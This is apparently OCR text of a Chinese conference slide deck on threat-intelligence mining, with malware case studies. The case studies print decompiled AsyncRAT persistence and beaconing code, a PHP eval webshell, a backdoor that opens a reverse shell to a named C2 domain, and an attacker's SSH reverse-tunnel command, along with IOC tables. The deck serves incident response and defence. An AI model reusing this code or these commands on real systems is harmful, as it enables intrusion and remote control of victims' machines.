网络安全创新大会
Cyber Security Innovation Summit

威胁情报挖掘浅谈


杨帆　斗象科技高级安全研究员

目录

网络安全创新大会
Cyber Security Innovation Summit

PART ONE
不同视角下的威胁情报挖掘

不同视角下的漏洞情报挖掘




漏洞 or 情报

PART TWO
威胁情报挖掘基础

威胁情报挖掘基础


漏洞盒子
WWW.VULBOX.COM
项目大厅
排行榜
白帽服务
盒子百宝箱
公开课
帮助中心
商城
提交情报
团队管理
我的团队
个人中心
我的信誉
我的消息
接收设置
我的钱包
我的券包
账户设置
个人资料
VPN信息
资金账户
实名认证
白帽认证
提交漏洞
提交情报
* 项目列表
公益SRC
* 厂商信息
输入第三方厂商名称
输入所属域名
* 情报标题
请输入情报标题
* 情报类型
数据泄露
* 情报等级
* 情报概述
数据泄露
行业情报
入侵事件
攻击线索
恶意资产信息


报告漏洞/威胁情报
* 标题：
请输入标题
* 所属业务：
请选择业务
* 漏洞类型：
请选择漏洞类型
* 危害等级：
* 受影响URL：
* 详情：
业务安全/运营风险
安全事件
其他
威胁情报
众测
技术情报
业务情报


提交情报
输入标题后，草稿每3分钟自动保存
“情报奖励计划”是微步在线为鼓励X情报社区的各位伙伴们，与我们一起共
千万现金！详情参见 活动页面 。
远控情报
应急响应情报
黑客团伙情报

威胁情报挖掘基础

网络安全创新大会
Cyber Security Innovation Summit

类型	所属活动	当前状态	贡献值
情报		被驳回	0
情报		被驳回	0

处理信息	备注
感谢您提交的反馈，我已通知工作人员请耐心等待。	
您的反馈由工作人员接管，正在评估危害和影响。	
很遗憾您提交的漏洞超出了系统能理解的范围，事件自动关闭	该情报内部已经知晓，感谢支持

为什么需要威胁情报?


攻防不对等

威胁情报

关于IT或信息资产所面临的现有或潜在威胁的循证知识

包括情境、机制、指标、推论与可行建议

这些知识可为威胁响应提供决策依据



威胁情报挖掘基础

基础情报

威胁对象情报

IOC情报

事件情报

技术情报

Who	Where	How	What
威胁组织信息	• 产品 • 业务 • 接口	• 0day漏洞 • 新型病毒、木马、蠕虫 • 安全检测规则绕过 • 新型攻击方法	• 入侵事件/行为 • 拒绝服务攻击 • 流量劫持 • 新型可利用工具、平台 • 伪冒集团业务系统

业务情报

Who

威胁组织信息

Where

- 产品
- 业务

How

- 业务检测规则绕过
- 恶意行为
- 实名认证绕过
- 新型利用方法

What

- 敏感信息泄露
- 账号安全事件

威胁情报挖掘基础

情报线索（5W2H）						
重点关注-核心线索（3W1H）				辅助线索		
Who	Where	How	What	When	Why	How Much
谁	在什么点	利用什么方法	做什么事	什么时间	什么原因	产生多大危害

PART THREE
威胁情报挖掘思路

威胁情报挖掘思路

前提： 广泛的信息来源

1. 恶意邮件、恶意终端文件、IPS/WAF攻击日志、蜜罐攻击日志、其他来源
2. 入侵成功事件，窃密、勒索、挖矿等
3. 黑客线索，APT、钓鱼、挖矿等

1. 各种破解论坛社区
2. 技术博客
3. 个别科技分享论坛
4. 薅羊毛网站、论坛、各种群
5. 某些二手交易平台
6. drakweb交易网站

威胁情报挖掘思路

建立自己的信息来源库


1、社交软件群+关键词监控

2、各种网站+RSS订阅/爬虫监控


3、各厂商对应业务活动发布页面监控

4、日常/社区提供的恶意样本分析

威胁情报挖掘思路


今天晚上12点，明天下午6点，京东茅台代抢，中奖几率高，需要的私聊，坑位有限。
15:52
大润发代下，高效毕业，一手价格，需要的联系，如有冲突请优先群主


助手.apk
autojs
发现：2020/11/26 23:48:21
MD5：505f3970fb123e168949630cb5bd7f03
包名：com.wuqing.np
程序名：助手


良心视频剪辑软件-《威力导演19》同步
百度企业网盘提取码暴力破解工具 (12.
老牌经典压缩软件 WinRAR v6.00 正式
成人游戏传播后门病毒 小心BT种子下载
强大美观的视频播放器 Gom Player Plu
喜马拉雅音频下载软件

威胁情报挖掘思路

准确性

时效性

相关性

威胁情报挖掘思路

- 直接提交
- 技术层面--逆向破解--研究原理—分析对应C2/找到利用点--提出修复方案
- 业务层面--购买app资格--打入内部--争取代理--线索挖掘—分析相关团伙--提交情报

PART FOUR
威胁情报挖掘案例

威胁情报挖掘案例

利用WinRAR漏洞盗取比特币的远控情报

利用winrar漏洞CVE-2018-20250
传播AsyncRAT远控木马

威胁情报挖掘案例

利用WinRAR漏洞盗取比特币的远控情报

```
public static void Main()
{
    Thread thread = new Thread(new ThreadStart
      (Program.ClipboardGrabber));
    thread.SetApartmentState(ApartmentState.STA);
    thread.Start();
    Program.Install();
    for (;;)
    {
        Thread.Sleep(2500);
        if (!Program.isConnected)
        {
            Program.isDisconnected();
            Program.Connect();
        }
        Program.allDone.WaitOne();
    }
```

威胁情报挖掘案例

利用WinRAR漏洞盗取比特币的远控情报

```
60          public static void Install()
61          {
62              Thread.Sleep(2000);
63              try
64              {
65                  if (Operators.CompareString(Process.GetCurrentProcess
                        ().MainModule.FileName, Settings.ClientFullPath, false) != 0)
66                  {
67                      foreach (Process process in Process.GetProcesses())
68                      {
69                          try
70                          {
71                              if (Operators.CompareString
                            (process.MainModule.FileName, Settings.ClientFullPath,
                            false) == 0)
72                              {
73                                  process.Kill();
74                              }
75                          }
76                          catch (Exception ex)
77                          {
78                          }
79                      }
80                      using (FileStream fileStream = new FileStream
                        (Settings.ClientFullPath, FileMode.Create))
81                      {
82                          byte[] array = File.ReadAllBytes
                        (Process.GetCurrentProcess().MainModule.FileName);
83                          fileStream.Write(array, 0, array.Length);
84                      }
85                      Thread.Sleep(2000);
86                      Registry.CurrentUser.CreateSubKey("Software\\Microsoft\
                        \Windows\\CurrentVersion\\Run\\").SetValue(Path.GetFileName
                        (Settings.ClientFullPath), Settings.ClientFullPath);
87                      Process.Start(Settings.ClientFullPath);
88                      Environment.Exit(0);
```

威胁情报挖掘案例

利用WinRAR漏洞盗取比特币的远控情报

```
// Token: 0x06000019 RID: 25 RVA: 0x000025B4 File Offset: 0x000007B4
private static void SendIdentification()
{
    ComputerInfo computerInfo = new ComputerInfo();
    string text = string.Concat(new string[]
    {
        computerInfo.OSFullName.Replace("Microsoft", null),
        " ",
        Environment.Is64BitOperatingSystem.ToString().Replace("False",
          "32bit").Replace("True", "64bit"),
        " ",
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP")
    });
    Program.Send(new object[]
    {
        0,
        Helper.GetHash(Helper.ID()),
        Environment.UserName,
        text,
        Settings.VER
```

威胁情报挖掘案例

利用WinRAR漏洞盗取比特币的远控情报


指令RID	协议解析	备注
0	Reflection	
1	RemoteDesktopOpen	开启远程桌面
2	RemoteDesktopSend	远程桌面控制
3	ErrorMassages	
4	ClientShutdown	远程关机
5	ClientDelete	远程删除
6	ClientUpdate	远程更新
7	Reflection	
8	MsgReceived	接收消息
9	Ping	

利用WinRAR漏洞盗取比特币的远控情报

IOC（IP/Domain/URL）	IOC情报类型	上传样本
btc2agc.com	C2	02ab781a1c197d58b8a72963d5ddf6f31776cda2fa48d02bfe611030572c14d0
btc2agc.com	C2	1104bd34b6383a2f88a4fa21fd95814cf6a0831a896f95ffda9212c554685de0
trytotrackme.pw	矿池	1e88b884d5598dbdea440efd4102ef226ff6f55a7267c1d4ae62a697c09ca446
trytotrackme.pw	矿池	9a54905a14b496bfe8197308edcae68bf31f42f608fc42f3c7aef2f9ee7b8682

威胁情报挖掘案例

一次服务器被入侵的应急响应事件分析



威胁情报挖掘案例

网络安全创新大会
Cyber Security Innovation Summit

一次服务器被入侵的应急响应事件分析

威胁情报挖掘案例


一次服务器被入侵的应急响应事件分析

C&C域名	域名注册商	注册时间	子域名
dsbxj.com	GoDaddy.com, LLC	2018-03-28	linux、rootkit、ddos、xj、mail
xjdsbweb.com	GoDaddy.com, LLC	2018-03-28	ssh、powershell、zzz
xjsbweb.com	GoDaddy.com, LLC	2017-05-18	mail、mial、news、vpn、xj-ddos
457467.com	GoDaddy.com, LLC	2015-08-12	img、zzz、yk、sb
455465.com	GoDaddy.com, LLC	2015-08-12	jj、qq、tt、xz、yk

威胁情报挖掘案例

网络安全创新大会
Cyber Security Innovation Summit

一次服务器被入侵的应急响应事件分析



样本分享 监测到远控服务器

匿名用户 2018-09-19 15:50:53 1403人浏览

通过对公司内部系统的审计发现攻击行为和远控服务器

ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o UserKnownHostsFile=/dev/null -f -N -R 10002:127.0.0.1:2299 sshtest@103.49.11.211 -p 22

附件prel的后门本体疑似为：

https://github.com/andreafabrizi/prism/blob/master/prism.c

附件libprocesshider.so的本体疑似为：

https://github.com/gianlucaborello/libprocesshider

相关链接：

威胁指标（IOC） 下载IOC表格

ip地址(4)	威胁情报数目	开放端口	所属域名	相关样本	微步标签	< 1/1 >
103.49.11.210	2	1	0	0	1	
103.49.11.211	2	1	0	0	1	
103.49.11.212	4	1	0	0	4	
103.49.11.213	2	0	0	1	1	
域名(2)	威胁情报数目	子域名	历史指向ip	相关样本	微步标签	< 1/1 >
zgcgz.cn	1	1	0	0	0	
zzz.xjdsbweb.com	4	4	0	1	3	

亚太开奖

《[redacted]8》[redacted]北京幸运飞艇开奖结果查询，北京的分析人士表示，以"中非携手并进：合作共赢、共同发展"为主题的中非合作论坛...

www.wy[redacted]v_%E... - 2018-8-6 - 快照

爱彩登陆

[redacted]爱彩人彩票网登录北京市食品审查中心的工作人员告诉记者，目前市面上所谓"儿童食品"并没有专门的生产标准，带有"儿童...

www.g[redacted]... - 1天前 - 快照

5o0万彩票网-500竞彩网首网-中国竞彩网

[redacted]中新网12月16日电日本首相安倍晋三15日举行了众院选举后的首次记者会显示出希望在2015年秋季的自 甘肃作协副主席雪漠推《野狐岭》...

www.ahs[redacted] · 2019-3-21 - 快照

pc蛋蛋预测数字_【世界杯指定平台】

[redacted]坚信中美将能够增强沟通和对话。他说，我们是隔着太平洋的两个伟大国家，我... 普通 pc蛋蛋预测数字 a pc蛋蛋预测数字 十q：【...

www.gc[redacted]... - 2019-3-4 - 快照

森马平台登录

[redacted]平台注册

ChinesePremierLiKeqiangspeakswithglobalcorporateleadersattheAnnualMeetingoftheNewChampionsofthe... 评论：6749 点击：23536

www.g[redacted]... - 2019-3-29 - 快照

万利平台主页

[redacted]万利彩平台登录吴泰的声音里透露出一丝无奈，"那么多人的钱都打了水漂，谁也不会甘心，我们总抱着希望...

www.tsjx[redacted] 2018-6-10 - 快照

威胁情报挖掘案例

网络安全创新大会
Cyber Security Innovation Summit

一次服务器被入侵的应急响应事件分析

webshell

```
<?php
/**************************************************************\

\**************************************************************/
include "../include/public_connect.php";
@eval($_POST['dsakldsadas']);
//session_start();
header ("Content-Type: image/png");

$ip=$_SERVER['REMOTE_ADDR'];
```

威胁情报挖掘案例

一次服务器被入侵的应急响应事件分析

```
void __fastcall __noreturn main(signed int a1, char **a2, char **a3)
{
  size_t v3; // rax@1
  size_t v4; // rax@2
  signed int i; // [sp+1Ch] [bp-4h]@1

  signal(17, (__sighandler_t)1);
  chdir("/");
  v3 = strlen(*a2);
  strncpy(*a2, "[nfsiod]", v3);                    // 伪装进程名称为nfsiod
  for ( i = 1; i < a1; ++i )
  {
    v4 = strlen(a2[i]);
    memset(a2[i], 32, v4);
  }
  if ( fork() )
    exit(0);
  while ( fork() )
    sleep(0xFu);
  sub_400994("zzz.457467.com", 17103LL);           // 反弹shell到zzz.457467.com的17103端口
  exit(0);
}
```

威胁情报挖掘案例

一次服务器被入侵的应急响应事件分析

```
if ( !memcmp(a2, "[redacted].!@#.[redacted]0", 0x16uLL) )// 攻击者设置的的万能密码
{
  dword_67DDC8 = 1;
  result = 1LL;
}
```

威胁情报挖掘案例

一次服务器被入侵的应急响应事件分析

IOC（IP/Domain/URL）	IOC情报类型	上传样本
dsbxj.com	C2	c679600b75c6e84b53f4e6e21f3acbec1621c38940c8f3756d0b027c7a058d9c
xjdsbweb.com	C2	db70ec3ed94c21c67a7be212fbb9c034314148c99b3ff6060a17cdc3d4506c6a
xjsbweb.com	矿池	e8514aa55ac2e893f5142125bda6aed40c21ebec9dc367fbe4cb92a54fe56f79
457467.com	矿池	79f0198f380d9ea2af169489075ce366be07fd23e381878ab1e4c11710ab5de8
455465.com	Malware	f2e369ca32e375235b15cafd87c15325660a2e383db61248b026cf14bf90c0a1

威胁情报挖掘案例


A平台充值刷取某支付会员积分


充值刷取[redacted]会员...	漏洞	修复中	30	36	2017年08月05日 ...

威胁情报挖掘案例

某会员优惠规则不完善，可多次使用


2020年01月09日	[redacted]会员多次使用优惠、完成守约	中危	已确认	50	感谢[redacted]关注！





威胁情报挖掘案例

某电商双9折北京消费券叠加使用导致大批量薅羊毛



网络安全创新大会
Cyber Security Innovation Summit

THANKS